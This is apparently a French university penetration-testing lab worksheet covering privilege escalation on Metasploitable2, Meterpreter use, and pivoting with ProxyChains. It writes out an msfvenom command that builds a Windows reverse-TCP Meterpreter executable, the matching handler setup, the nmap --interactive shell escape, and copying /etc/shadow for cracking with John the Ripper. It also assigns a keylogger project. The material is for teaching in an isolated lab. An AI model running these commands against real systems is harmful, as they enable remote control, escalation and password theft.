TP4 élévation de privilèges, malware, pivotement

1) L'élévation de privilèges est une phase d'une attaque où un attaquant cherche à obtenir des droits plus élevés sur un système compromis. Après avoir obtenu un accès initial (souvent en tant qu'utilisateur standard), l'objectif est de devenir administrateur ou root pour avoir un contrôle total sur la machine, accéder à des fichiers sensibles, installer des outils persistants, désactiver la sécurité, etc.

Après avoir obtenu un accès a une machine cible, les commandes Meterpreter suivantes permettent de vérifier l'utilisateur courant ainsi que les informations sur le système :

– **getuid** : permet d'obtenir l'identifiant de l'utilisateur (UID).
– **sysinfo** : permet d'afficher des informations générales sur le système
– **whoami et id** (pour le shell)

Les commandes suivantes permettent une élévation de privilèges.

– **getsystem :** tenter d'obtenir les privilèges administrateur (root) sur la machine cible.
– **migrate :** migrer le processus Meterpreter vers un autre processus (souvent plus stable ou ayant plus de privilèges).

- Obtenez un accès à la machine cible **Metasploitable2** en ouvrant une **session Meterpreter**. Une fois connecté, testez les différentes commandes vues précédemment.

Remarque : Certaines commandes Meterpreter sont spécifiques à Windows. Comme Metasploitable2 est une machine Linux, certaines commandes peuvent ne pas fonctionner ou ne pas être disponibles.

- Exécutez le module **post/multi/recon/local_exploit_suggester** de Metasploit, qui permet d'analyser automatiquement une machine déjà compromise pour détecter les failles locales exploitables menant à une élévation de privilèges.

- Avec la session Meterpreter toujours active, ouvrez un shell système sur la machine cible, puis testez les commandes suivantes : whoami, id

- Tester et expliquer le rôle des commandes suivante :

uname -a
cat /etc/issue
ps aux
sudo -l

- Effectuez une recherche sur la commande suivante afin de comprendre son fonctionnement et son utilité :

find / -perm -4000 -type f 2>/dev/null

- Expliquer le rôle de chaque option utilisée dans cette commande.
- Puis, exécutez-la sur la machine cible pour repérer les fichiers ayant le bit SUID activé, c'est-à-dire ceux qui peuvent potentiellement permettre une élévation de privilèges.

- Exploitez la faille nmap :

/usr/bin/nmap --interactive
nmap> !sh
whoami

- Depuis votre machine Kali Linux, récupérez-le fichier **/etc/shadow** de la machine cible Metasploitable2, lequel contient les mots de passe chiffrés des utilisateurs. Ensuite, utilisez l'outil **John the Ripper** pour tenter de déchiffrer ces mots de passe.

2) msfvenom est un outil de Metasploit utilisé pour créer des payloads exploitables dans différents formats (exe, php, apk, etc.), qui peuvent ensuite être injectés dans une cible pour établir une connexion avec l'attaquant.

- Dans un terminal Kali, générez un programme malveillant en utilisant la commande ci-dessous. Détaillez ensuite la fonction de chaque paramètre utilisé dans cette commande.

msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=<IP de votre machine kali> PORT=4444 -o /home/kali/Desktop/mon_malware.exe

- Suivez les étapes suivantes pour mettre en place un handler dans Metasploit pour recevoir la connexion inversée :

- ✓ **use exploit/multi/handler** : Active un gestionnaire (handler) pour établir la communication entre la machine Kali et la machine cible Windows **(VM4).**
- ✓ **set payload windows/meterpreter/reverse_tcp** : Définit le bon payload correspondant à celui utilisé précédemment.
- ✓ **set LHOST <IP Kali>** : Spécifie l'adresse IP de la machine attaquante (Kali).
- ✓ **set LPORT 4444** : Définit le port d'écoute sur Kali.
- ✓ **run ou exploit :** Lance l'écoute.

Le message « [*] Started reverse TCP handler on <IP>:4444 » indique que Kali attend maintenant une connexion de la part de la machine victime.

En général, les malwares sont transférés vers les machines victimes par e-mail (en pièce jointe), via des liens piégés, ou encore par des périphériques amovibles (comme des clés USB). Dans notre cas, nous allons transférer manuellement le malware généré depuis la machine Kali vers la machine virtuelle Windows (la cible).


- ✓ Transférez le fichier du malware depuis Kali vers la VM Windows (ex. via un dossier partagé ou en utilisant un autre moyen).

- ✓ Sur la VM Windows, exécutez le fichier.

- ✓ Observez la connexion entrante sur Kali (via Metasploit).

3) Mini Projet : Développement d'un Keylogger avec Python et Metasploit
Il vous est demandé de développer un keylogger permettant de récupérer les frappes clavier d'un utilisateur, en utilisant Python et Metasploit (msfvenom) pour générer le payload. Plusieurs techniques sont disponibles, à vous de choisir la méthode la plus adaptée pour réaliser ce projet.

4) Dans VirtualBox, mettez en place la configuration réseau suivante : la machine VM_Linux doit être équipée de deux interfaces réseau distinctes.



Le pivotement (ou pivoting) est une technique utilisée en post-exploitation pour rebondir à travers une machine compromise et accéder à d'autres systèmes dans un réseau interne. Cela est particulièrement utile dans des environnements où les machines internes sont protégées par des pares-feux ou des ACL qui n'autorisent que certaines connexions réseau sortantes, mais permettent à la machine compromise d'accéder à des machines internes.

ProxyChains, est un outil Linux qui te permet de faire passer le trafic réseau de tes outils (comme nmap, ssh, ou msfconsole) via un proxy SOCKS, souvent fourni par une session SSH ou Meterpreter SOCKS4/5.

- En vous basant sur la documentation suivante, essayez de scanner la machine VM_Windows à partir de la machine Kali.

https://www.giac.org/paper/gwapt/4686/tunneling-pivoting-web-application-penetration-testing/120229